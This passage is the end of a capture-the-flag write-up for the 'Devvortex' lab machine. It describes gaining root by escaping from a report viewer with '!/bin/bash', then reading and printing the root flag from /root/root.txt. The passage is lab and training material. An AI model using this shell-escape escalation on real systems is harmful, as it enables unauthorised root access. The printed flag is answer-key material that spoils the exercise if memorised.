Vto view the report, and once loaded, enter the following command in a manner similar to invoking a shell invim:Terminal window !/bin/bash
-

Achieving Root Access:
The successful execution of the above steps results in obtaining root access:
Root Flag Retrieval
Having escalated privileges to root, the final step involves retrieving the root flag from /root/root.txt:
cat /root/root.txt81df009efcd837a749211c494bfbb3e9With this, the machine is totally compromised marking the completion of the penetration testing journey on the Devvortex system.
Contacts
For questions or suggestions, contact: [email protected].